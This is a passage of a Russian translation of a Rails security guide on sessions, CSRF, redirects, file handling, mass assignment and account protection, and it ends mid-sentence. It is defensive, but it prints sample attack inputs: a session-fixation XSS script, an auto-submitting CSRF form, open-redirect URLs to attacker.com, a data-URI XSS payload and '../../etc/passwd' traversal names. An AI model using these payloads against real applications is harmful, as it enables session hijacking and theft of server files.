- Клиент может увидеть все, что вы храните в сессии, поскольку они хранятся чистым текстом (фактически кодированы Base64, но не зашифрованы). Поэтому, разумеется, *вы не захотите хранить тут секретные данные*. Для предотвращения фальсификации хэша сессии, из сессии рассчитывается дайджест с помощью серверного секретного ключа, и вставляется в конец куки.

Это означает, что безопасность такого хранения основывается на этом секретном ключе (и на алгоритме хеширования, который по умолчанию SHA512, не являющийся пока скомпрометированным). Поэтому *не используйте банальный секретный ключ, т.е. слово из словаря, или короче 30 символов*. Поместите секретный ключ в Ваш `environment.rb`:

```
config.action_dispatch.session = {
  :key => 'app_session',
  :secret => '0x0dkfj3927dkc7dh36rkckdfzsg...'
}
```

Имеются, тем не менее, производные от `CookieStore`, которые шифруют хэш сессии так, что клиент не может видеть ее.

Атаки воспроизведения для сессий `CookieStore`

— Другой тип атак, которого следует опасаться при использовании CookieStore, это атака воспроизведения (replay attack).

Она работает подобным образом:


- Пользователь получает кредит, сумма сохраняется в сессию (что является плохой идеей в любом случае, но мы воспользуемся этим для целей демонстрации).
- Пользователь покупает что-либо.
- Его новый, уменьшившийся кредит сохраняется в сессии.
- Темная сторона пользователя заставила его взять куки с первого шага (которые он предварительно скопировал) и заменить текущие куки в браузере.
- Пользователь получил свой кредит назад.

Включение поля `nonce` (случайное значение) в сессию решает проблему атак воспроизведения. Поле `nonce` валидно только один раз, и сервер должен отслеживать все валидные `nonce`. Такое становится еще более сложным, если у вас несколько серверов приложений (mongrels). Хранение `nonce` в таблице базы данных аннулирует основную цель CookieStore (избежание доступа к базе данных).

Лучшее решение против атак это хранить данные такого рода не в сессии, а в базе данных. В нашем случае храните величину кредита в базе данных, а `logged_in_userid` в сессии.

Фиксации сессии

— Кроме кражи `id` сессии пользователя, злоумышленник может исправить `id` сессии на известный ему. Это называется фиксацией сессии.



Эта атака сосредоточена на `id` сессии пользователя, известному злоумышленнику, и принуждению браузера пользователя использовать этот `id`. После этого злоумышленнику не нужно воровать `id` сессии. Вот как эта атака работает:

1. Злоумышленник создает валидный `id` сессии: он загружает страницу авторизации веб приложения, где он хочет исправить сессию, и принимает `id` сессии в куки из отклика (смотрите номера 1 и 2 на изображении).
2. Он по возможности поддерживает сессию. Сессии со сроком действия, к примеру 20 минут, значительно сокращает временные рамки для атаки. Поэтому он обращается к веб приложению время от времени, чтобы сохранить сессию действующей.
3. Теперь злоумышленник должен заставить браузер пользователя использовать этот `id` сессии (смотрите номер 3 на изображении). Поскольку нельзя изменить куки другого домена (из-за политики общего происхождения), злоумышленник должен запустить JavaScript из домена целевого веб приложения. Инъекция кода JavaScript в приложение с помощью XSS завершает эту атаку. Вот пример:
`<script>document.cookie='_session_id=16d5b78abb28e3d6206b60f22a03c8d9';</script>`. Про XSS и инъекции будет написано позже.
4. Злоумышленник заманивает жертву на зараженную страницу с кодом JavaScript. Просмотрев эту страницу, браузер жертвы изменит `id` сессии на `id` сессии-ловушки.
5. Так как новая сессия-ловушка не использовалась, веб приложение затребует аутентификации пользователя.
6. С этого момента жертва и злоумышленник будут совместно использовать веб приложение с одинаковой сессией: сессия станет валидной и жертва не будет уведомлена об атаке.

Фиксации сессии – контрмеры

— Одна строка кода защитит вас от фиксации сессии.

Наиболее эффективная контрмера это создавать новый идентификатор сессии и объявлять старый невалидным после успешного входа. Тогда злоумышленник не сможет использовать подмененный идентификатор сессии. Это также хорошая контрмера против похищения сессии. Вот как создать новую сессию в Rails:

```
reset_session
```

Если используете популярный плагин `RestfulAuthentication` для управления пользователями, добавьте `reset_session` в экшн `SessionsController#create`. Отметьте, что это удалит любые значения из сессии, *потому необходимо передать их в новую сессию*.

Другой контрмерой является *сохранение специфичных для пользователя свойств в сессии*, проверка их каждый раз с входящим запросом и запрет доступа, если информация не соответствует. Такими свойствами могут быть удаленный адрес IP или агент пользователя (имя веб браузера), хотя последний менее специфичен. При сохранении адреса IP вы должны понимать, что имеется большое количество интернет провайдеров или больших организаций, размещающих своих пользователей за прокси. *Адрес может меняться в течении сессии*, поэтому такие пользователи не смогут использовать ваше приложение, либо только с ограничениями.

Окончание сессии

— Сессии, которые не имеют время жизни, растягивают временной период для атак, таких как подделка межсайтовых запросов (CSRF), похищение сессии и фиксация сессии.

Один из способов это установить временную метку окончания куки с id сессии. Однако клиент может редактировать куки, хранящиеся в веб браузере, поэтому сессии со сроком действия безопаснее хранить на сервере. Вот пример как *окончить сессии в таблице базы данных*. Вызовите `Session.sweep("20m")` чтобы окончить сессии, которые использовались более 20 минут назад.

```
class Session < ActiveRecord::Base
  def self.sweep(time = 1.hour)
    if time.is_a?(String)
      time = time.split.inject { |count, unit| count.to_i.send(unit) }
    end


    delete_all "updated_at < '#{time.ago.to_s(:db)}'"
  end
end
```

Раздел о фиксации сессии представил проблему поддержки сессий. Злоумышленник, поддерживающий сессию каждые пять минут, будет поддерживать срок жизни сессии вечно, хотя у сессии и есть срок действия. Простым решением для этого может быть добавление столбца `created_at` в таблицу `sessions`. Теперь можете удалять сессии, которые были созданы очень давно. Используйте эту строку в вышеупомянутом методе `sweep`:

```
delete_all "updated_at < '#{time.ago.to_s(:db)}' OR
  created_at < '#{2.days.ago.to_s(:db)}'"
```

Подделка межсайтовых запросов (CSRF)

— Этот метод атаки работает через включение вредоносного кода или ссылки на страницу, которая обращается к веб приложению, на котором предполагается, что пользователь аутентифицирован. Если сессия для того веб приложения не истекла, злоумышленник сможет выполнить несанкционированные команды.



В [главе про сессии](#) мы узнали, что большинство приложений на Rails используют сессии, основанные на куки. Либо они хранят id сессии в куки и имеют хэш сессии на сервере, либо весь хэш сессии на клиенте. В любом случае, браузер автоматически пошлет куки с каждым запросом к домену, если он найдет куки для этого домена. Спорный момент в том, что он также пошлет куки, если запрос идет с сайта другого домена. Давайте рассмотрим пример:

- Bob просматривает доску объявлений и смотрит публикацию от хакера, в котором имеется созданный HTML элемент

изображения. Элемент ссылается на команду в приложении Bob'a по управлению проектами, а не на файл изображения.

- ``
- Сессия Bob'a на `www.webapp.com` все еще действующая, так как он работал с сайтом несколько минут назад.
- Просматривая публикацию, браузер находит тег изображения. Он пытается загрузить предполагаемое изображения с сайта `www.webapp.com`. Как уже объяснялось, он также посылает куки с валидным id сессии.
- Веб приложение `www.webapp.com` подтверждает информацию о пользователе в соответствующей сессии и уничтожает проект с ID 1. Затем он возвращает итоговую страницу, которая не является ожидаемым результатом для браузера, поэтому он не отображает изображение.
- Bob не уведомляется об атаке — но несколько дней спустя он обнаруживает, что проекта номер один больше нет.

Важно отметить, что фактически создаваемое изображение или ссылка не обязательно должны быть расположены в домене веб приложения, они могут быть где угодно — на форуме, в публикации блога или в email.

CSRF очень редко появляется среди CVE (распространённых уязвимостей и опасностей) — менее 0.1% в 2006 — но на самом деле это “спящий гигант”. *CSRF это важный вопрос безопасности.*

Контрмеры CSRF

— Во-первых, как это требуется W3C, используйте надлежащим образом GET и POST. Во-вторых, токен безопасности в не-GET запросах защитит ваше приложение от CSRF.

Протокол HTTP в основном представляет два основных типа запросов — GET и POST (их больше, но не все они поддерживаются некоторыми браузерами). Консорциум Всемирной паутины (W3C) предоставляет контрольный список для выбора между HTTP методами GET или POST:

Используйте GET, если:

- Взаимодействие более похоже на вопрос (например, это безопасная операция, такая как запрос, операция чтения или поиска).

Используйте POST, если:

- Взаимодействие более похоже на распоряжение, или
- Взаимодействие изменяет состояние ресурса способом, который пользователь будет ощущать (например, подписка на услугу), или
- Пользователь несет ответственность за результат взаимодействия.

Если Ваше приложение является RESTful, можете использовать дополнительные методы HTTP, такие как PUT или DELETE. Однако, большинство современных веб браузеров не поддерживают их — только GET и POST. Rails использует скрытое поле `_method` для преодоления этого препятствия.

Запросы POST также могут быть посланы автоматически. Вот пример для ссылки, которая отображает `www.harmless.com` как назначение в статусбаре браузера. Фактически она динамически создает новую форму, посылающую запрос POST.

```
<a href="http://www.harmless.com/" onclick="
  var f = document.createElement('form');
  f.style.display = 'none';
  this.parentNode.appendChild(f);
  f.method = 'POST';
  f.action = 'http://www.example.com/account/destroy';
  f.submit();
  return false;">To the harmless survey</a>
```

Или злоумышленник поместит код в обработчик события `onmouseover` изображения:

```

```

Имеется множество других возможностей, включая Ajax для атаки жертвы в фоновом режиме. Решение состоит во включении токена безопасности в не-GET запросы, который проверяется на серверной стороне. В Rails 2 или выше, это одна строка в контроллере приложения:

```
protect_from_forgery :secret => "123456789012345678901234567890..."
```

Это автоматически включит токен безопасности, вычисленный из текущей сессии и секретного ключа сервера, во все формы и запросы Ajax, создаваемые Rails. Не нужно указывать `secret`, если используете `CookieStorage` как хранилище сессии. Если токен безопасности не будет соответствовать ожидаемому, сессия будет перезагружена. В версиях Rails до 3.0.4 это вызывало ошибку `ActionController::InvalidAuthenticityToken`.

Отметьте, что уязвимости межсайтового скриптинга (XSS) обходят все защиты от CSRF. XSS дает злоумышленнику доступ ко всем элементам на странице, поэтому он может прочитать токен безопасности CSRF из формы или непосредственно утвердить форму. Читайте [более подробно о XSS](#) позже.

Перенаправление и файлы

Другой класс уязвимостей в безопасности связан с использованием перенаправления и файлов в веб приложениях.

Перенаправление

— *Перенаправление в веб приложении это недооцениваемый инструмент взломщика: на сайт-ловушку может направить пользователя не только злоумышленник, но и сам пользователь.*

Всякий раз когда пользователь допускается к передаче (всего или части) URL для перенаправления, это является возможной уязвимостью. Наиболее банальной атакой может быть перенаправление пользователей на фальшивое веб приложение, которое выглядит и работает как настоящее. Эта так называемая фишинг атака работает через посланную не вызывающую подозрения ссылку в email для пользователей, вставленную в приложение ссылку с помощью XSS или ссылку, помещенную на внешнем сайте. Она не вызывает подозрений, так как ссылка начинается с URL к веб приложению, а URL к злонамеренному сайту скрыт в параметре перенаправления: `http://www.example.com/site/redirect?to=www.attacker.com`. Вот пример экшна legacy:

```
def legacy
  redirect_to(params.update(:action=>'main'))
end
```

Он перенаправит пользователя на экшн main, если тот попытается получить доступ к экшну legacy. Намерением было сохранить параметры URL к экшну legacy и передать их экшну main. Однако это может быть использовано злоумышленником, если он включит ключ host в URL:

`http://www.example.com/site/legacy?param1=xy¶m2=23&host=www.attacker.com`

Этот URL в конце вряд ли будет замечен и перенаправит пользователя на хост attacker.com. Простой контрмерой будет являться *включение только ожидаемых параметров в экшн legacy* (снова подход белого списка, в отличие от устранения нежелательных параметров). *И если вы перенаправляете на URL, сверьтесь с белым списком или регулярным выражением.*

Самодостаточный XSS

Другая перенаправляющая и самодостаточная XSS атака работает в Firefox и Opera с использованием протокола данных. Этот протокол отображает свое содержимое прямо в браузер и может быть чем угодно от HTML или JavaScript до простых изображений:

`data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K`

Этот пример является закодированным Base64 JavaScript, который отображает простое окно сообщения. В перенаправляющем URL злоумышленник может перенаправить на этот URL с помощью злонамеренного кода в нем. В качестве контрмеры *не позволяйте пользователю предоставлять (полностью или частично) URL, на который нужно перенаправить.*

Загрузки файла

— *Убедитесь, что загрузки файлов не перезапишут важные файлы и обрабатывают медиа файлы асинхронно.*

Многие веб приложения позволяют пользователям загружать файлы. *Имена файла, которые пользователи могут выбирать (частично), всегда должны быть фильтрованы*, так как злоумышленник может использовать злонамеренное имя файла для перезаписи любого файла на сервере. Если загруженные файлы хранятся в `/var/www/uploads`, и пользователь введет имя файла такое как `../../etc/passwd`, это сможет перезаписать важный файл. Конечно, интерпретатору Ruby будут требоваться необходимые разрешения, чтобы сделать это — еще одна причина запускать веб серверы, серверы базы данных и другие программы под наименее привилегированным пользователем Unix.

Когда фильтруете имена файлов, введенных пользователем, *не пытайтесь убрать злонамеренные части*. Подумайте о ситуации, когда веб приложение убирает все `../` в имени файла, и злоумышленник использует строку, такую как `../../../../`, результатом будет `../`. Лучше использовать подход белого списка, который проверяет на валидность имя файла с помощью набора приемлемых символов. Это противопоставляется подходу черного списка, который пытается убрать недопустимые символы. В случае невалидного имени файла отвергните его (или замените неприемлемые символы), но не убирайте их. Вот санитайзер имени файла из [плагина attachment_fu](#)/tree/master:

```
def sanitize_filename(filename)
  filename.strip.tap do |name|
    # NOTE: File.basename doesn't work right with Windows paths on Unix
    # get only the filename, not the whole path
    name.sub! /\A.*([\\\/])/, ''
    # Finally, replace all non alphanumeric, underscore
    # or periods with underscore
    name.gsub! /[^\w\.\_]/, '_'
  end
end
```

Значительный недостаток синхронной обработки загрузок файла (что плагин attachment_fu может сделать с изображениями), это его *уязвимость к DoS-атакам*. Злоумышленник может синхронно начать загрузки файла изображения с многих компьютеров, которые увеличат загрузку сервера и могут в конечном счете свалить или затормозить сервер.

Лучшее решение этого состоит в *асинхронной обработке медиа файлов*: сохраните медиафайл и расписание обработки запроса в базу данных. Второй процесс будет заниматься обработкой файла в фоновом режиме.

Исполняемый код в загрузках файла

— *Исходный код в загруженных файлах может быть исполнен при помещении в определенные директории. Не*

помещайте загрузки файла в директорию Rails /public, если это домашняя директория Apache.

Популярный веб сервер Apache имеет опцию, называемую DocumentRoot. Это домашняя директория веб сайта, все в дереве этой директории будет обслуживаться веб сервером. Если там имеются файлы с определенным расширением имени, код в них будет выполнен при запросе (может требоваться установка некоторых опций). Примерами этого являются файлы PHP и CGI. Теперь представьте ситуацию, когда злоумышленник загружает файл "file.cgi" с кодом, который будет запущен, когда кто-то скачивает файл.

Если Apache DocumentRoot указывает на директорию Rails /public, не помещайте загрузки файлов в него, храните файлы как минимум на один уровень ниже.

Скачивания файла

— Убедитесь, что пользователи не могут скачивать произвольные файлы.

Так же как вы фильтруете имена файла для загрузки, следует делать то же самое для скачивания. Метод send_file() посылает файлы от сервера на клиент. Если использовать имя файла, введенного пользователем, без фильтрации, может быть скачан любой файл:

```
send_file('/var/www/uploads/' + params[:filename])
```

Просто передайте имя файла такое, как ".././etc/passwd", чтобы загрузить информацию о доступе к серверу. Простым решением против этого является проверка того, что запрашиваемый файл находится в ожидаемой директории:

```
basename = File.expand_path(File.join(File.dirname(__FILE__), '.././files'))
filename = File.expand_path(File.join(basename, @file.public_filename))
raise if basename !=
  File.expand_path(File.join(File.dirname(filename), '../././'))
send_file filename, :disposition => 'inline'
```

Другой (дополнительный) подход заключается в хранении имен файлов в базе данных и именовании файлов на диске по id в базе данных. Это также хороший подход для избежания возможного кода в загруженных файлах, который может быть запущен. Плагин attachment_fu осуществляет это похожим образом.

Инtranет и безопасность администратора

— Инtranет и административные интерфейсы являются популярной целью для атак, поскольку они предоставляют привилегированный доступ. Хотя это и может потребовать несколько дополнительных мер безопасности, таковы реалии современного мира.

В 2007 году зарегистрирован первый специально изготовленный троян, похищающий информацию из Инtranета, названный "Monster for employers" по имени вебсайта Monster.com, онлайн приложения по найму работников. Специально изготовленные трояны очень редки, поэтому риск достаточно низок, но, конечно, возможен, и пример показывает, что безопасность хоста клиента тоже важна. Однако, наибольшей угрозой для Инtranета и администраторских приложений являются XSS и CSRF.

XSS Если ваше приложение повторно отображает введенные пользователем вредоносные данные, приложение уязвимо к XSS. Имена пользователей, комментарии, отчеты о спаме, адреса заказов это всего лишь обычные примеры, где может быть XSS.

Если есть всего лишь одно место в админке или Инtranете, где ввод не был обработан, это делает целое приложение уязвимым. Возможными результатами могут быть похищение привилегированных администраторских куки, встраивание iframe для похищения администраторского пароля или установка злонамеренного программного обеспечения через дыры в безопасности браузера для установления контроля над компьютером администратора.

Обратитесь к разделу про инъекции для контрмер против XSS. Также *Рекомендуется использовать плагин SafeErb* в Инtranете или администраторском интерфейсе.

CSRF Подделка межсайтовых запросов (CSRF) это гигантский метод атаки, он позволяет злоумышленнику делать все то, что может делать администратор или пользователь Инtranета. Так как мы уже раньше рассматривали, как работает CSRF, вот несколько примеров того, как злоумышленники могут обращаться с Инtranетом или административным интерфейсом.

Реальным примером является [перенастройка роутера с помощью CSRF](#). Злоумышленники разослали зловерные электронные письма с вложенным CSRF мексиканским пользователям. Письма утверждали, что их ждет пластиковая карточка, но они также содержали тег изображения, который приводил к запросу HTTP-GET на перенастройку роутера пользователя (наиболее популярной модели в Мексике). Запрос изменял настройки DNS таким образом, что запросы к мексиканскому банковскому сайту направлялись на сайт злоумышленников. Все, кто обращался к банковскому сайту через роутер, видели фальшивый сайт злоумышленников, и у них были похищены регистрационные данные.

Другой пример изменял адрес почты и пароль Google AdSense. Если жертва входила в Google AdSense, административный интерфейс рекламных компаний Google, злоумышленник изменял ее полномочия.

Другой популярной атакой является спам от вашего веб приложения, вашего блога или форума для распространения зловерного XSS. Конечно, злоумышленник должен знать структуру URL, но большинство URL Rails достаточно просты или они могут быть легко найдены, если это административный интерфейс приложения с открытым кодом. Злоумышленник даже может сделать 1,000 попыток, просто включив злонамеренный тег IMG, который пытается использовать каждую возможную комбинацию.

По контрмерам против CSRF в административных интерфейсах и приложениях Инtranет, обратитесь к разделу по CSRF.

Дополнительные меры предосторожности

Обычный административный интерфейс работает подобно этому: расположен в `www.example.com/admin`, может быть доступным только настроен признак администратора в модели `User`, преобразовывает данные, введенные пользователем, и позволяет админу удалять/добавлять/редактировать любую желаемую информацию. Вот некоторые мысли обо всем этом:

- Очень важно думать о худшем случае: Что если кто-то в самом деле достанет мои куки или полномочия пользователя. Вы должны *вести роли* для административного интерфейса, чтобы ограничить возможности злоумышленника. Или как насчет *специальных полномочий авторизации* для административного интерфейса, отличающихся от тех, которые используются в публичной части приложения. Или *специального пароля для очень серьезных действий*?
- Действительно ли админ должен иметь доступ к интерфейсу из любой точки мира? Подумайте насчет *ограничения авторизации рядом IP адресов*. Проверьте `request.remoteip` для того, чтобы узнать об IP адресах пользователя. Это не абсолютная, но серьезная защита. Хотя помните, что могут использоваться прокси.
- Поместите административный интерфейс в специальный поддомен, такой как `admin.application.com`, и сделайте его отдельным приложением со своим собственным управлением пользователями. Это делает похищение админского куки из обычного домена `www.application.com` невозможным. Это происходит благодаря правилу ограничения домена вашего браузера: встроенный (XSS) скрипт на `www.application.com` не сможет прочитать куки для `admin.application.com` и наоборот.

Массовое назначение

— Без каких-либо защитных мер `Model.new(params[:model])` позволит злоумышленникам установить значение любого столбца базы данных.

Возможность массового назначения может стать проблемой, так как она позволяет злоумышленнику задать любые атрибуты модели, манипулируя с хэшем, передаваемым в метод модели `new()`:

```
def signup
  params[:user] # => {:name => "ow3ned", :admin => true}
  @user = User.new(params[:user])
end
```

Массовое назначение экономит вам много усилий, так как не нужно устанавливать каждое значение отдельно. Просто передайте хэш в метод `new`, или присвойте `attributes=` значение хэша, для присвоения атрибутам модели значений в хэше. Проблема в том, что это часто используется в сочетании с хэшем параметров (`params`), доступным в контроллере, которым может манипулировать злоумышленник. Например, он может так изменить URL:

```
"name":http://www.example.com/user/signup?user[name]=ow3ned&user[admin]=1
```

Это передаст следующие параметры в контроллер:

```
params[:user] # => {:name => "ow3ned", :admin => true}
```

Таким образом, если вы создаете нового пользователя, используя массовое назначение, может быть очень просто стать администратором.

Отметьте, что эта уязвимость не ограничена столбцами базы данных. Любой устанавливающий метод, кроме явно защищенных, доступен через метод `attributes=`. Фактически эта уязвимость распространилась еще больше с появлением вложенного массового назначения (и вложенных объектных форм) в Rails 2.3+. Объявление `accepts_nested_attributes_for` предоставляет нам возможность расширения массового назначения на связи модели (`has_many`, `has_one`, `has_and_belongs_to_many`). Например:

```
class Person < ActiveRecord::Base
  has_many :children

  accepts_nested_attributes_for :children
end

class Child < ActiveRecord::Base
  belongs_to :person
end
```

В результате уязвимость расширяется за рамки простого присвоения столбцов, предоставляя злоумышленнику возможность создания совершенно новых записей в связанных таблицах (в нашем случае `children`).

Контрмеры

Чтобы всего этого избежать, Rails предоставляет два метода класса `Active Record` для контроля доступа к вашим атрибутам. Метод `attr_protected` принимает перечень атрибутов, к которым не будет доступа при массовом назначении. Например:

```
attr_protected :admin
```

`attr_protected` также дополнительно принимает опцию `roles`, используя `:as`, которая позволяет определить несколько группировок массового назначения. Если роль не определена, то атрибуты будут добавлены к роли `:default`.

```
attr_protected :last_login, :as => :admin
```

Более предпочтительным способом, поскольку он следует принципу белого списка, является метод `attr_accessible`. Это точная противоположность `attr_protected`, поскольку он принимает перечень атрибутов, которые будут доступны. Все

другие атрибуты будут защищены. С этим способом вы не забудете защитить атрибуты при добавлении новых в процессе разработки. Вот пример:

```
attr_accessible :name
attr_accessible :name, :is_admin, :as => :admin
```

Если захотите установить защищенный атрибут, нужно назначить его отдельно:

```
params[:user] # => {:name => "ow3ned", :admin => true}
@user = User.new(params[:user])
@user.admin # => false # not mass-assigned
@user.admin = true
@user.admin # => true
```

При назначении атрибутов в Active Record при использовании `attributes=` будет использована роль `:default`. Чтобы назначить атрибуты, используя различные роли, следует использовать `assign_attributes`, который принимает опциональный параметр `:as`. Если опция `:as` не предоставлена, то будет использована роль `:default`. Также можно пропустить проверку массового назначения используя опцию `:without_protection`. Вот пример:

```
@user = User.new

@user.assign_attributes({ :name => 'Josh', :is_admin => true })
@user.name # => Josh
@user.is_admin # => false

@user.assign_attributes({ :name => 'Josh', :is_admin => true }, :as => :admin)
@user.name # => Josh
@user.is_admin # => true

@user.assign_attributes({ :name => 'Josh', :is_admin => true }, :without_protection => true)
@user.name # => Josh
@user.is_admin # => true
```

подобным образом методы `new`, `create`, `create!`, `update_attributes` и `update_attributes!` учитывают проверку массового назначения и принимают либо опцию `:as`, либо опцию `:without_protection`. Например:

```
@user = User.new({ :name => 'Sebastian', :is_admin => true }, :as => :admin)
@user.name # => Sebastian
@user.is_admin # => true

@user = User.create({ :name => 'Sebastian', :is_admin => true }, :without_protection => true)
@user.name # => Sebastian
@user.is_admin # => true
```

Более параноидальной техникой защитить целый проект будет принуждение всех моделей иметь белые списки своих доступных атрибутов. Это достигается с помощью простого инициализатора:

```
config.active_record.whitelist_attributes = true
```

Это просто создаст пустой белый список атрибутов, доступных для массового назначения, во всех моделях вашего приложения. Как таковые, ваши модели будут нуждаться в явном белом списке доступных параметров, с использованием объявления `attr_accessible` или `attr_protected`. Эту технику лучше всего применять при запуске нового проекта. Однако для существующего проекта с полным набором функциональных тестов может быть простым и относительно быстрым вставить этот инициализатор, запустить тесты и выставить каждый атрибут (с помощью `attr_accessible` или `attr_protected`), как диктуют ваши проваленные тесты.

Управление пользователями

— Почти каждое веб приложение работает с авторизацией и аутентификацией. Вместо использования собственных, возможно использование внешних плагинов. Но их нужно также обновлять. Несколько дополнительных мер предосторожности сделают ваше приложение более безопасным.

Для Rails имеется ряд аутентификационных плагинов. Хорошие, такие как [devise](#) и [authlogic](#), сохраняют пароли только зашифрованными, а не чистым текстом. В Rails 3.1 можно использовать встроенный метод `has_secure_password`, имеющий похожие возможности.

Каждый новый пользователь получает активационный код для активации своего аккаунта по e-mail со ссылкой в нем. После активации аккаунта столбец `activation_code` в базе данных будет установлен как `NULL`. Если кто-то запросит следующий URL, он войдет как первый активированный пользователь, найденный в базе данных (а это, скорее всего, администратор):

```
http://localhost:3006/user/activate
http://localhost:3006/user/activate?id=
```

Это возможно, поскольку на некоторых серверах это приведет к тому, что параметр `id`, как `params[:id]`, будет равен `nil`. Однако, вот поиск из экшна `activation`:

```
User.find_by_activation_code(params[:id])
```

Если параметр был `nil`, результирующий запрос SQL будет таким

```
SELECT * FROM users WHERE (users.activation_code IS NULL) LIMIT 1
```

И это найдет первого пользователя в базе данных, вернет его и войдет под ним. Об этом подробно написано [тут](#).

Рекомендовано обновлять свои плагины время от времени. Более того, можете тестировать свое приложение, чтобы

найти больше недостатков, таких как это.

Брутфорсинг аккаунтов

— *Брутфорс-атаки на аккаунты это атаки методом проб и ошибок. Отбиться от них можно с помощью обычных сообщений об ошибке и, возможно, требования ввести CAPTCHA.*

Перечень имен пользователей вашего веб-приложения может быть использован для брутфорса соответствующих паролей, поскольку большинство людей не используют сложные пароли. Большинство паролей это комбинация слов из словаря и, возможно, цифр. Таким образом, вооруженная перечнем пользователей и словарем, автоматическая программа может подобрать правильный пароль за считанные минуты.

Поэтому большинство приложений отображают общее сообщение об ошибке “неправильное имя пользователя или пароль”, если даже одно из них не правильное. Если оно сообщит “имя пользователя, которое вы ввели, не найдено”, злоумышленник сможет автоматически собрать перечень имен пользователя.

Однако часто разработчики веб приложения пренебрегают страницами восстановления пароля. Эти страницы часто признают, что введенное имя пользователя или адрес e-mail (не) был найден. Это позволяет злоумышленнику собирать перечень имен пользователей и брутфорсить аккаунты.

В целях смягчения таких атак, *отображайте общее сообщение об ошибке и на страницах восстановления пароля.* Более того, можете *требовать ввести CAPTCHA после нескольких проваленных попыток входа с одного адреса IP.* Отметим, что это не пуленепробиваемая защита против автоматических программ, поскольку эти программы могут изменять свой адрес IP так часто, как нужно. Однако это будет барьером для атаки.

Взлом аккаунта

— *Многие веб приложения позволяют легко взломать пользовательские аккаунты. Почему бы не отличиться и не сделать это более трудным?*

Пароли

Подумайте о ситуации, когда злоумышленник украл куки сессии пользователя и, таким образом, может совместно с ним использовать приложение. Если будет просто сменить пароль, злоумышленник взломает аккаунт в два щелчка. Или, если форма изменения пароля уязвима для CSRF, злоумышленник сможет изменить пароль жертвы, заманив его на веб страницу, на которой содержится тег IMG, осуществляющий CSRF. Как контрмеру *делайте формы изменения пароля безопасными против CSRF*, естественно. И *требуйте от пользователя ввести старый пароль при его изменении.*

E-Mail

Однако злоумышленник может также получить контроль над аккаунтом, изменив адрес e-mail. После его изменения, он пойдет на страницу восстановления пароля и (возможно новый) пароль будет выслан на адрес e-mail злоумышленника. В качестве контрмеры *также требуйте от пользователя вводить пароль при изменении адреса e-mail.*

Другое

В зависимости от вашего веб приложения, могут быть другие способы взломать аккаунт пользователя. Во многих случаях CSRF и XSS способствуют этому. Как пример, уязвимость CSRF в [Google Mail](#). В этой прототипной атаке жертва могла быть заманена на сайт злоумышленника. На этом сайте создавался тег IMG, который приводил к HTTP запросу GET, который изменял настройки фильтра Google Mail. Если жертва была авторизована на Google Mail, злоумышленник могу изменить фильтры для перенаправления всех писем на его e-mail. Это почти так же вредно, как и полный взлом аккаунта. Как контрмера, *пересмотрите логику своего приложения и устраните все уязвимости XSS и CSRF.*

CAPTCHA

— *CAPTCHA это тест вызова-ответа для определения, что ответ не создан компьютером. Она часто используется для защиты форм комментирования от автоматических спам-ботов, требуя от пользователя написать буквы на искаженном изображении. Идея отрицательной CAPTCHA не просить пользователей доказать, что они люди, а показать, что робот является роботом.*

Но не только спам-роботы (боты) являются проблемой, но и боты автоматической регистрации. Популярной CAPTCHA API является [reCAPTCHA](#), которая отображает два искаженных изображения слов из старых книг. Она также добавляет линию под углом, а не искаженный фон или высокий уровень деформации текста, как делали раньше CAPTCHA, так как они были сломаны. Дополнительно, использование reCAPTCHA помогает оцифровать старые книги. [ReCAPTCHA](#) это также плагин Rails с тем же именем, как и API.

Вы получаете два ключа из API, открытый и секретный ключ, которые помещаете в свою среду Rails. После этого можете использовать метод `recaptcha_tags` во вьюхе и метод `verify_recaptcha` в контроллере. `Verify_recaptcha` возвратит false, если валидация провалится. Есть проблема с CAPTCHA, она раздражает. Кроме того, некоторые слабовидящие пользователи найдут искаженные CAPTCHA неудобочитаемыми. Идея отрицательной CAPTCHA не просить пользователя доказать, что он человек, а раскрыть, что спам-робот является ботом.

Большинство ботов реально тупые, они ползают по вебу и кладут свой спам в каждое поле формы, какое только находят. Отрицательная CAPTCHA берет преимущество в этом и включает поле “соблазна” в форму, которое скрыто от человека с помощью CSS или JavaScript.

Вот несколько идей, как спрятать поля соблазна с помощью JavaScript и/или CSS:

